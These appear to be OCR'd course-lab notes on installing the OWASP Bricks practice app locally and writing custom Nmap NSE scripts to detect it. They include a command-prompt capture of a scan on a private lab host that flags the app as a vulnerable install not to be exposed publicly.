


2	Play around and familiarize yourself with the ide.
3	Setup OWASP Bricks project on your local machine. http://localhost/bricks/config/



4	Create a nse script **(bricks-detect_1.nse)** , this is modified version of http-title.nse
5	Run your custom script `nmap -p 80 --script=bricks-detect-1.nse <Host IP>`

	`nmap -p 80 --script=bricks-detect-1.nse --script-args="bricks-detect-1.path=/bricks" <Host IP>`
	
6	Create a nse script **(bricks-detect_2.nse)** , this is modified version of bricks-detect-1.nse
7	Run your custom script `nmap -p 80 --script=bricks-detect-2.nse --script-args="bricks-detect-2.path=/bricks" <Host IP>`


gh1mau@DESKTOP-M2CCF76:
gh1mau@DESKTOP-M2CCF76:
Command Prompt
C:\Users\ghimau\Desktop\nmap mcc\course\scripts>nmap -p 80 --script=bricks-detect-2.nse --script-args="bricks-detect-2.path=/bricks" 10.55.32.119
Starting Nmap 7.94 (https://nmap.org) at 2023-12-08 11:36 Malay Peninsula Standard Time
Nmap scan report for 10.55.32.119
Host is up (0.00s latency).
PORT STATE SERVICE
80/tcp open http
| bricks-detect-2:
| title: OWASP Bricks detected! Make sure this vulnerable web app is not exposed in public.
|_ redirect_url: http://10.55.32.119/bricks/
Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
C:\Users\ghimau\Desktop\nmap mcc\course\scripts>